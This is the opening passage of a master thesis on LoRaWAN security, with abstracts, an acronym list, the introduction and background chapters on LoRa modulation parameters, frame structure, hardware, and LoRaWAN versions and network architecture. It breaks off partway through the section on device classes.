TECHNISCHE
UNIVERSITÄT
DARMSTADT

LORAWAN SECURITY ANALYSIS: AN EXPERIMENTAL EVALUATION OF ATTACKS

FRANK PHILIPP HESSEL

Master Thesis

August 21, 2019

Secure Mobile Networking Lab
Department of Computer Science

LoRaWAN Security Analysis: An Experimental Evaluation of Attacks
Master Thesis
SEEMOO-MSC-0136

Submitted by Frank Philipp Hessel
Date of submission: August 21, 2019

Advisor: Prof. Dr.-Ing. Matthias Hollick
Supervisors: Lars Almon and Flor Álvarez

Technische Universität Darmstadt
Department of Computer Science
Secure Mobile Networking Lab

ABSTRACT

Low-power wide-area networks (LPWANs) are becoming the wireless backbone for modern business processes and municipal administration. LoRaWAN, which stands for long-range wide-area network, is a recent medium access control (MAC) layer protocol competing for this market. It stands out by its open operator model and a novel modulation technique.

With LoRaWAN and other communication technologies are becoming a dependency for more and more aspects of today's society, the question for their security and reliability comes up. Previous researches on the topic have already revealed vulnerabilities in the first LoRaWAN specification, which have been partly mitigated in the most recent LoRaWAN 1.1. However, related studies often provide only theoretical results or consider practical scenarios only on a specific, small scale.

In this thesis, we present a LoRaWAN security evaluation framework that allows field-testing the security and reliability characteristics of actual LoRaWAN deployments. This provides not only reproducible results but also allows making a comparison between defined versions of the specification and LoRaWAN software. Before expounding implementation details, we provide a literature survey on LoRaWAN vulnerabilities and attacks to identify interesting aspects for further evaluation.

From our experimental results, we show that jamming is a serious threat to the availability of LoRaWAN networks. Furthermore, we demonstrate the practical applicability of two replay attacks against a selection of LoRaWAN software and illustrate why they will remain relevant for years due to backward compatibility.

ZUSAMMENFASSUNG

Low-Power Wide-Area Networks (LPWAN, engl. „energiesparende, großflächige Netzwerke“), entwickeln sich fortwährend zum Rückgrat moderner Geschäftsprozesse und kommunaler Verwaltung. LoRaWAN, was für Long-Range Wide-Area Network (engl. „großflächige Netzwerke mit hoher Reichweite“) steht, ist ein neuartiges Protokoll auf der Medium Access Control (MAC, engl. „Medienzugriffssteuerung“) Ebene, das sich in diesem Markt durchzusetzen versucht. Es sticht dabei durch sein offenes Betreibermodell und eine neuartige Modulationstechnik hervor.

Mit steigender Abhängigkeit der heutigen Gesellschaft von LoRaWAN und ähnlichen Technologien wird die Frage nach deren Sicherheit und Zuverlässigkeit aufgeworfen. Forschung zu diesem Thema hat bereits Schwachstellen in der ersten Version der LoRaWAN Spezifikation aufgezeigt, die mit der neusten Auflage, LoRaWAN 1.1, teilweise behoben werden. Häufig liefern die Studien allerdings nur theoretische Ergebnisse oder betrachten praktische Szenarien nur im ausgewählten, kleinen Maßstab.

Diese Thesis stellt Werkzeuge zur praktischen Evaluation der Sicherheits- und Verlässlichkeitseigenschaften von LoRaWAN Netzwerken vor. So werden reproduzierbare Ergebnisse geboten, und auch ein Vergleich einzelner LoRaWAN Spezifikationen und Softwarelösungen ermöglicht. Bevor wir auf die Implementierungsdetails eingehen, geben wir einen Überblick über Literatur zu Schwachstellen und Angriffen auf LoRaWAN, um damit die weitere Evaluation zu planen.

Als Ergebnis zeigen wir experimentell, dass Jamming eine ernstzunehmende Bedrohung für die Verfügbarkeit von LoRaWAN Netzwerken ist. Darüber hinaus demonstrieren wir die praktische Anwendbarkeit zweier Replay-Angriffe gegen ausgewählte LoRaWAN-Software und legen dar, weshalb diese Angriffe durch Abwärtskompatibilität noch für Jahre relevant sein werden.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

LISTINGS

ACRONYMS

ABP	activation by personalization
ADR	adaptive data rate
AES	advances encryption standard
CID	command identifier
CMAC	cipher-based message authentication code
CRC	cyclic redundancy check
CSS	chirp-spread-spectrum
DoS	denial of service
ETSI	European Telecommunication Standards Institute
EUI	extended unique identifier
FEC	forward error correction
FFT	fast Fourier transform
FHDR	frame header
FIFO	first in – first out
FSK	frequency-shift keying
GPIO	general purpose input/output
GPS	global positioning system
HAL	hardware abstraction layer
ICT	information and communication technology
IMU	inertial measurement unit

IoT	Internet of Things
IP	internet protocol
IRQ	interrupt request
ISM	industrial, scientific and medical
ISR	interrupt service routine
JSON	JavaScript object notation
LNA	low noise amplifier
LoS	line of sight
LPWAN	low-power wide-area network
MAC	medium access control
MCU	microcontroller unit
MHDR	MAC header
MIC	message integrity code
MitM	man-in-the-middle
NVM	non-volatile memory
OTAA	over-the-air activation
REPL	read-eval-print loop
REST	representational state transfer
RFU	reserved for future use
RPC	remote procedure call
RSSI	received signal strength indication
SDR	software defined radio
SF	spreading factor
SNR	signal-to-noise ratio
SoC	system-on-a-chip
SPI	serial peripheral interface
SSH	secure shell
TCP	transmission control protocol
TTN	The Things Network

UART	universal asynchronous receiver transmitter
UML	unified modeling language
UNB	ultra narrow-band
WSN	wireless sensor network

Part I

INTRODUCTION

The first chapter of this thesis presents the topic of low-power wide-area networks (LPWANs) and shows its relevance to modern society. We then introduce LoRa and LoRaWAN as an example of this kind of technology and discuss their distinguishing features. Completing the introduction, we provide an overview of existing work about LoRaWAN security and practical experimentation to lay the foundation for our contribution.

1 INTRODUCTION

First published in 2015, LoRaWAN is a relatively new medium access control (MAC) layer protocol for low-power wide-area networks (LPWANs). It strives to become the backbone for Internet of Things (IoT) applications by providing long-range communication with affordable hardware and an open operator model.

In general, IoT and information and communication technology (ICT) pervade more and more aspects of everyday life, including business processes and municipalities. These processes and services conversely become more dependent on the availability of the underlying infrastructure. Especially for wireless protocols like LoRaWAN, questions for security and reliability of these protocols arise.

LoRaWAN's open specification has paved the way for competing software solutions.

While the openness of the specification enables its easy adoption, at the same time it also affects its secure operation, as not only the specification may have vulnerabilities, but also its implementation in one of the various software stacks.

1.1 MOTIVATION

As economy and administration can no longer refrain from employing connected IoT solutions to keep up with growing complexity and velocity of modern business models, LPWANs have faced growing demand over the last few years. Besides LoRaWAN, other protocols like Sigfox or cellular networks like LTE-M or NB-IOT contest for their share of this striving market.

The open operator model distinguishes LoRaWAN from other LPWANs.

Once deployed, these protocols and networks can leverage previously inaccessible use cases or increase the efficiency of existing processes by supplying more data or providing a more fine-grained control. Intertwining ICT and wireless protocols with infrastructure, especially with critical infrastructures like power and water supply, health care, or food supply, make this infrastructure more dependent.

A fundamental requirement for maintaining a resilient operation of these systems is being aware of risks and their probability, and to make provisions for possible incidents. This is especially relevant for wireless technology, as it uses an exposed medium without physical protection from interference and evil intentions.

However, many of today's most important and widespread wireless technologies like WiFi, Bluetooth, and also cellular communication have been reported vulnerable to attacks during their lifetime. Only continuous research on the topic and repeatedly revising the protocols'

specifications gradually improved their level of security and increased the trust that is put in them.

For novel technologies like LoRa and LoRaWAN, many of the investigations that established protocols had to undergo for verification of their security are still to be carried out. By studying the characteristics of LoRaWAN, we can either attest its security and reliability or help to actually increase the security by pointing out vulnerabilities and suggesting solutions. This, in turn, allows safe operation of the network and novel applications by supporting the risk assessment.

1.2 CONTRIBUTION

In this thesis, we aim to contribute to the understanding of LoRaWAN security issues and to provide tools to assess the security of real LoRaWAN networks. With this support, operators, solution providers, and users of such networks are enabled to review their infrastructure and to identify their individual risks. With these insights at hand, they can assess if the provided level of security is sufficient for their application, or if additional measures have to be taken.

To provide the aforementioned support, we first perform a literature study to identify the most relevant attacks against LoRaWAN. We then proceed by mapping the attacks to their underlying vulnerabilities. As the LoRaWAN specification has been revised multiple times, we also correlate these changes with the attack catalog to make assumptions about the applicability of attacks to a certain version of the specification. With LPWAN nodes being part of the infrastructure, they usually have a long lifetime and are designed for few or no maintenance, so that we also need to analyze the impact of backward compatibility.

Long lifetime with little maintenance is difficult to reconcile with a high level of security.

Based on our knowledge of vulnerabilities and attacks, we then can create a LoRaWAN security evaluation framework, which can test attacks against real LoRaWAN networks, and assess the network's actual susceptibility to these attacks.

As a proof-of-concept and to provide first insights on the behavior of actual LoRaWAN software in case of an attack, we run an experimental evaluation of two attacks against a testbed using different combinations of LoRaWAN backend software stacks and end device implementations. This way, we show how our framework can make statements about the actual security of a certain LoRaWAN software and specification version. As it is a fundamental building block for running the attacks, an extensive experimental analysis of LoRa's susceptibility to jamming precedes the evaluation of attacks.

We limit the scope of our study and of the security evaluation framework to attacks that can be carried out over the radio link.

1.3 OUTLINE

The document is structured as follows. Chapter 2 introduces LoRa as a physical layer with peculiarities of its modulation technique, and LoRaWAN as a MAC layer on top of it. We then give an overview of related work about LoRaWAN security, the performance of the network and recent changes to the specification.

In the second part, we organize former research on LoRaWAN security by a literature analysis and present the results in Chapter 4, separated into vulnerabilities of the protocol and attacks exploiting these vulnerabilities. Chapter 5 describes the architecture and the software design process for our LoRaWAN security evaluation framework. Based on the results from the literature analysis, we introduce our attacker model and the experimental design for our study in Chapter 6.

Chapter 7 presents results from our experiments on the jamming of the LoRa physical layer. Chapter 8 uses the insights created during the jamming experiments to evaluate selected attacks on LoRaWAN networks based on different software stacks.

In the last part of the document, we discuss the results from our experiments in Chapter 9, show possible implications for LoRaWAN security and present ideas for future work on the topic. The work is concluded with a summary of our results in Chapter 10.

2 BACKGROUND

This chapter introduces the fundamentals of LoRa and LoRaWAN to provide the necessary context for the following discussion of vulnerabilities and security concerns. While we give a brief overview of the specification and physical layer, we put the focus on aspects that have implications for the security of the protocol.

In a first step, we regard LoRa, which stands for Long Range and is also eponymous for LoRaWAN by being its underlying physical layer. LoRa employs chirp-spread-spectrum (CSS) modulation for transmission, which is novel for products targeting the open market. It formerly has been used for military or security-critical applications with RADAR being a prominent example. While promising robustness against interference and long range, the new modulation type comes with its distinct parameters and properties that shall be discussed.

Based on this knowledge of the physical layer, we then ascend in the stack and show the way LoRa is employed in LoRaWAN. The specification defines types and structures of messages that are exchanged between entities using LoRa, as well as the backend infrastructure that is used to coordinate the network. The second section introduces these message types, network entities, roles and comprehensive concepts for, for example, security.

LoRaWAN is a MAC protocol built on top of LoRa as the physical layer.

2.1 LORA MODULATION

LoRa modulation is a proprietary technology that has been patented by Cycleo in 2012. The company has been acquired by Semtech, who now produces or licenses LoRa hardware. While claiming to be first bringing a CSS type modulation to the market and emphasizing its advantages concerning range and link budget [25], the details of the physical layer and encoding remain mostly concealed.

2.1.1 *Key Characteristics and Usage Scenarios*

Protocols for wireless sensor networks (WSNs) face an area of conflict between energy constraints, range, and data rate. With raw bitrates between 366 $\frac{\text{bit}}{\text{s}}$ and 27 344 $\frac{\text{bit}}{\text{s}}$, LoRa clearly relinquishes a high data rate in favor of low power consumption and longer communication distances. This allows to create battery-powered end devices and to deploy them without the need for a base station in the immediate vicinity.



Figure 2.1: Spectrogram of a LoRa frame with its modulation parameters (SF9, 125kHz bandwidth $f_c = 867.5$MHz)

While the LoRa modulation itself is patented, operating it on unlicensed bands is free.

LoRa is designed to be used on the industrial, scientific and medical (ISM) bands. While the exact definition of these bands relies on local regulation, they have in common that the contained frequencies can be used by anyone without a license. This has the advantage of no additional operating cost at the expense of non-exclusive usage and compliance to usually strong limitations in transmission power and duration.

2.1.2 *Modulation Parameters*

Due to the absence of an official specification, the description of the physical characteristics is mostly based on former research conducted to reveal the details of the modulation and coding. Knight and Seeber [23] show that no additional cryptography is applied on the physical layer, however, the missing encoder and decoder parameters prevent implementing a third-party transceiver without reverse engineering.

Figure 2.1 shows the spectrogram of a LoRa frame with its defining parameters. The most prominent feature of the frame is the periodically repeating ascent or descent of the carrier frequency, which is characteristic for CSS. The alternation is limited between an upper and lower boundary, defined by half of the channel bandwidth on each side around the channel's center frequency. When the transitioning frequency reaches one channel boundary, it hops over to the opposite side of the band.

The rate at which the frequency ascends or descends depends on the so-called spreading factor (SF). LoRa defines it in seven discrete steps from SF 6 to SF 12, with lower numbers meaning a faster transition. However, SF 6 is not used heavily in practice as it is less robust.

The SF directly correlates with the symbol rate. Every frame is temporally divided into equally-sized segments, each of which has the

Table 2.1: Symbol and bit rates for LoRa modulation for a bandwidth of 125 kHz and without forward error correction (FEC)

SF	Bit Rate	Symbol Period	FFT Bins	Time/Bit
SF7	6836 $\frac{\text{Bit}}{\text{s}}$	1.02 ms	128	146 µs
SF8	3906 $\frac{\text{Bit}}{\text{s}}$	2.05 ms	256	256 µs
SF9	2197 $\frac{\text{Bit}}{\text{s}}$	4.10 ms	512	455 µs
SF10	1221 $\frac{\text{Bit}}{\text{s}}$	8.19 ms	1024	819 µs
SF11	671 $\frac{\text{Bit}}{\text{s}}$	16.38 ms	2048	1489 µs
SF12	366 $\frac{\text{Bit}}{\text{s}}$	32.77 ms	4096	2731 µs

duration of a single frequency ascent or descent. These segments are called upchirps if the frequency ascents, or downchirps respectively. They represent one symbol of the physical layer. The signal's polarity – meaning whether the frame starts with an upchirp or downchirp – can be selected by a higher-layer protocol.

We use the term chirp *synonymously for a symbol of the LoRa physical layer.*

Data is modulated by alternating the frequency offset at the beginning of each chirp. While the first chirps of the depicted frame do not represent any data and show the pure pattern for synchronization, the remainder is more erratic. An approach for the demodulation of such a signal is proposed in [23]. First, the receiver creates a synchronized, clean chirp sequence and then multiplies it with the channelized received LoRa signal. Applying fast Fourier transform (FFT) to the result of the multiplication reveals the main component of each chirp in the frequency domain. The bin of the FFT containing that component corresponds with the symbol value encoded in the chirp. The amount of bins required for the FFT depends on the spreading factor of the signal. The relation is shown in Table 2.1. As the number of raw bits per symbol for spreading factor n is n, we need 2^n bins per symbol after the FFT. According to [25], with $SF \in \{6 \dots 12\}$ being the spreading factor and BW the bandwidth in Hz, the symbol period T_s is:

$$T_s = \frac{2^{SF}}{BW} \tag{2.1}$$

The LoRa modulation is designed so that all SFs are orthogonal to each other, meaning that different spreading factors can be used simultaneously on the same center frequency without causing interference. For CSS type modulations, interference is mainly caused by other CSS signals using chirps of the same steepness, which is, in theory, prevented for LoRa by halving the steepness gradually with each spreading factor.

With some limitations, the orthogonality of the spreading factors allows parallel transmissions on the same center frequency.

However, the simulations and experiments in [14] show that, in practice, this only holds for signals of a similar level at the receiver. Also, the bandwidth has an impact on the steepness of the chirps,

meaning that a signal with higher bandwidth and a lower spreading factor can also be a source of interference.

Apart from being – with the aforementioned limitations – resistant to interference, the CSS modulation promises protection against channel effects like multi-path or Doppler and it comes with low energy consumption. All of these properties are beneficial for low-power wide-area network (LPWAN) deployments targeting wide coverage and a long lifetime.

2.1.3 *Data Rate and Link Budget*

For the data rate, we can consider *LoRa Modulation Basics (AN1200.22)*, especially the following equation, with R_b being the bit rate, $SF \in \{6 \dots 12\}$ the spreading factor, BW the bandwidth in Hz, and $CR \in \{1 \dots 4\}$ the code rate for error correction:

$$R_b = SF \times \frac{\frac{4}{4+CR}}{\frac{2^{SF}}{BW}} \text{bit/s} \tag{2.2}$$

The spreading factor is the main set screw between data rate and range.

Deferring the factor of the code rate for a moment, Equation (2.2) shows that two parameters influence the data rate: First, the bandwidth is proportional to the data rate. Secondly, with a growing spreading factor, the data rate decays exponentially. As a consequence, the same payload will roughly double the transmission time for each step that the spreading factor is increased. Actual values for the raw bit rate without FEC are shown in Table 2.1.

Using a lower spreading factor comes with a negative impact on the link budget, and thus with a lower range. This is also the case when the level of error correction is reduced. The manufacturer specifies a maximum link budget of 168 dB and a sensitivity of up to −148 dBm for the SX1276 LoRa modem [34].

2.1.4 *Robustness, Coexistence and Interference*

Besides the physical advantages of the CSS modulation, LoRa employs additional measures to correct or at least detect corrupted bits on the receiver side.

The *SX1272/3/6/7/8: LoRa Modem Designer's Guide (AN1200.13)* [33] mentions an FEC with a claimed increase in sensitivity of around 45% from the lowest 4/5 coding rate to the highest setting, which is 4/8 coding. The position of CR in Equation (2.2) confirms what the nomenclature for these settings already suggests: Increasing the code rate from the lowest ($CR = 1$) to the highest setting ($CR = 4$) also decreases the usable bit rate for the data part of the frame by 62.5% in return.



Figure 2.2: Spectrogram showing the LoRa frame structure (explicit header and payload CRC turned on)

The FEC and the CSS modulation make LoRa robust against burst-like interference from signals using other modulation techniques or for example frequency hopping, as the power of the LoRa signal covers a broader segment of the band [25]. This allows for coexistence with many other modulation techniques, but it has been shown that other CSS signals with the same chirp steepness easily interfere with other LoRa signals, leading to coexistence issues [32].

2.1.5 *Frame Structure*

[11, Section 3.2] describes the logical structure of LoRa frames. Combining this with information from the LoRa modulation patent [35], we can map sections of the captured frame in Figure 2.2 to the segments from the physical layer specification.

In general, the LoRa frame consists of three parts: A preamble for synchronization, an optional physical header, and an application payload. The preamble and the physical header are processed by the transceiver and are not directly accessible for the application developer. If they are processed correctly, the payload is passed to the application.

LoRa frames contain physical layer data processed by the transceiver and application payload.

The length of the preamble can be configured in the transceiver, but at least 4.25 symbols are transmitted [34], two of which represent the so-called *syncword*. It can be used to filter traffic early on the physical layer, by selecting an application-specific value. The transceiver synchronizes with the preamble until it receives the 2.25 terminating inverted chirpswhich form the remainder of the 4.25 obligatory symbols. After receiving them, the transceiver starts demodulating the frame.

The physical header is optional. When it is present in the so-called *explicit header mode*, it contains information about the frame structure

like the applied coding rate, the length of the frame, or whether the application payload is integrity-protected with a cyclic redundancy check (CRC) on the physical layer. In *implicit header mode*, physical header is omitted. The information carried by the header has to be communicated out of band with the receiver side. While the payload CRC is optional, and frames with failing CRC are still accessible to the application, a CRC failure in the header leads to the frame being dropped.

The content of the frame's payload is up to the application. Technically, it is possible to transmit frames with a length of up to 255 bytes. However, local regulatory limitations might decrease this limit either by dwell time or duty cycle constraints. That is especially the case for higher spreading factors, for which single frames may have a transmission time in the magnitude of seconds.

2.1.6 *LoRa Hardware*

As LoRa is a proprietary physical layer technology, the available hardware is limited to the device types provided by the patent-holder. LoRa transceivers can be categorized into three different types:

LoRa modems are limited to a single spreading factor, bandwidth, and frequency for receiving.

LoRa Modems bundle a transceiver chip with electrical components so that – after an antenna is connected – the device is ready to communicate. They are optimized for low energy and meant to be used for devices in the field. Transmission and reception are limited to one frequency, bandwidth, and – due to their orthogonality – also spreading factor at a time. By providing a serial peripheral interface (SPI) to communicate with another microcontroller, they allow low-level access to the transceiver configuration.

LoRa Concentrators are more powerful devices capable of communicating on multiple channels and also spreading factors at the same time. For a centralized network, concentrators are used in base stations to serve many field devices at once. Again, they need to be bundled with a system processing the application data.

LoRaWAN Modems put a layer on top of simple LoRa modems, as they integrate a controller running a full LoRaWAN stack together with a LoRa transceiver. They often provide an AT-like interface via a serial connection and do not allow sending custom LoRa frames.

As the ISM bands vary in different regions, the devices are usually sold with the RF circuit optimized for a certain frequency range.

2.2 LORAWAN

LoRaWAN specifies the medium access control (MAC) layer and the backend infrastructure for an LPWAN. It is an open specification created by the LoRa Alliance, that was initially published in January



Figure 2.3: Version history of LoRaWAN

2015 [37]. The specification covers actors, network entities, message types, and processes, as well as the configuration of the physical layer.

The specification's core consists of the *LoRaWAN Specification* itself and an additional *Regional Parameters* document. While the specification defines the general structure of the protocol, the regional parameters fill the gaps that can only be specified within the context of regional regulations. The most obvious example of this is region-specific band plans. For this thesis, we assume the *EU868* region to be used.

These documents are extended by so-called *Feature Specifications*, which define certain additional and optional functionality, like the backend interface, multicast, or data fragmentation. The collection is completed with the *Technical Recommendations*, which suggest best practices and guidelines instead of specifying mandatory details of the protocol.

Since its first publication, the specification has been revised several times. Figure 2.3 gives a brief overview of the version history and notable changes. At the time of writing, the 1.0 branch exists in parallel to the 1.1 branch.

The versions of the specification are mainly devided into a 1.0-branch and a 1.1-branch.

LoRaWAN 1.0.1 and 1.0.2 mostly provide clarifications or corrections of the first version and add new frequency plans to support more regions, which partly required new functionality on the MAC layer. As the specification of regional parameters grew in size, it has been extracted into the separate document mentioned before. The most relevant change from a security perspective is the mandatory payload encryption on the MAC layer, which was optional in the first version of the specification.

LoRaWAN 1.1 brings major changes to the specification, both to the network architecture and the security model. It provides a new key hierarchy and modification of checksum calculations as well as the



Figure 2.4: Architecture of LoRaWAN 1.1. End-Device at home scenario without roaming, according to [10, Section 3]

Backward compatibility is an important issue for LoRaWAN

join procedure in response to findings of vulnerabilities in the former versions. These changes are incompatible with LoRaWAN 1.0. While updating the backend infrastructure is possible, most end devices in the field are not supposed to and cannot receive firmware updates. As a consequence, the network needs to provide backward compatibility to 1.0. Otherwise, it would render all these devices useless, most likely before they have paid off. Furthermore, adopting the new version takes time, as the firmware has to pass compliance tests for LoRaWAN 1.1.

Furthermore, LoRaWAN 1.1 adds new functionality like roaming between network operators and finalizes the specification of additional device classes. The latter are ported back to the LoRaWAN 1.0 branch in version 1.0.3.

In the following sections, we introduce LoRaWAN 1.1 based on the current specification and show the differences to former versions if they are relevant for further investigation.

2.2.1 *LoRaWAN Architecture*

Figure 2.4 gives an overview of the LoRaWAN 1.1 architecture in the basic scenario without roaming. We first discuss the entities involved in LoRaWAN and then have a look at the parties who operate these devices.

The *end devices* on the left side of the illustration usually consist of a microcontroller, a LoRa modem or LoRaWAN modem, and some application-specific hardware to fulfill their task. Sensor nodes that

report their readings periodically or event-based would be good examples for such end devices.

The end devices communicate directly with the *gateways* using LoRa or, optionally, frequency-shift keying (FSK). Gateways are mains-powered devices with a LoRa concentrator to cover multiple channels within their area. Being equipped with a backend network connection via Ethernet or cellular mobile networks like LTE, gateways forward all received frames to their ascribed network server. The other way round, the network server schedules traffic for the end devices and passes it to a gateway, which sends it to the end device.

FSK is an optional modulation type for LoRaWAN and not in scope of this thesis.

The *network server* aggregates messages from all connected gateways. As an end device can be in reach of multiple gateways, the network server has to perform deduplication of uplink frames. The route with the best reception is stored for a possible following downlink, and the application payload of the message is forwarded once to an application server. As the end devices are registered with the network server, it can decide which application server is assigned to the specific end device. In the example shown in Figure 2.4, two different application servers exist, each sharing the color with its end devices.

The *application server* performs the actions required for the specific use case, for example storing measured values in a database. Optionally, it can provide downlink data to the network server, which then passes it down the chain in reverse to reach the end device.

LoRaWAN aims at separating the responsibilities for network operation and application management.

LoRaWAN messages are only exchanged between the end device and the network server. The network server removes the MAC data and only forwards the application payload to the application server. Most LoRaWAN stacks on end device work similar, by accepting application payload from the end device application and scheduling its transmission transparently.

The *join server* is used when an end device (re)connects to a network. The end device uses a specific extended unique identifier (EUI) – the JoinEUI – to designate a join server, which is responsible for deriving session keys for the device and specifying the home network server and application server for the end device. The join server therefor fulfills two tasks: Separation of the session key derivation for network and application keys, and support for roaming by allowing to find a device's home network server.

In a roaming scenario, more than one network operator is present and end devices are allowed to connect not only to their home network server. In that case, a so-called serving network server handles the MAC management and forwards the traffic to the device's home network server (active roaming). Additionally, a forwarding network server can provide passive roaming by redirecting LoRaWAN messages without maintaining the MAC.

Based on the description of the entities, we can identify the three main roles participating in LoRaWAN: First, the application provider who



Figure 2.5: Rx/Tx behavior of different LoRaWAN classes

has a specific use case in mind and therefore deploys devices in the field and provides the servers to process the actual application payload. Second, the network operator who is responsible for forwarding the traffic between the application provider's servers and the field devices. The network operator manages the whole MAC layer, meaning the channels and data rates to be used, downlink routing information, and optionally also provides geolocation and time for the devices. Finally, the operator of the join server acts as an independent third party between network operators and application providers to support the join process.

LoRaWAN 1.1's join server and key hierarchy create a stronger separation between network and application server.

Before LoRaWAN 1.1, the join server did not exist, so every end device was directly bound to a specific network server that also was responsible for connecting new devices to the network. This reduces the possibilities for roaming to passively forwarding the whole messages. It also means that the only roles in LoRaWAN 1.0 networks are network operator and application provider, without a broker between them.

2.2.2 *Device Classes*

By default, sending downlink messages requires a preceding uplink transmission.

LoRaWAN, in general, is uplink-focused, with uplink being defined as the communication from the end device to the network. In the default mode of operation, called Class A in LoRaWAN, only the end device can initiate communication by sending a message. This message is followed by two short receive windows, which provide the only op-

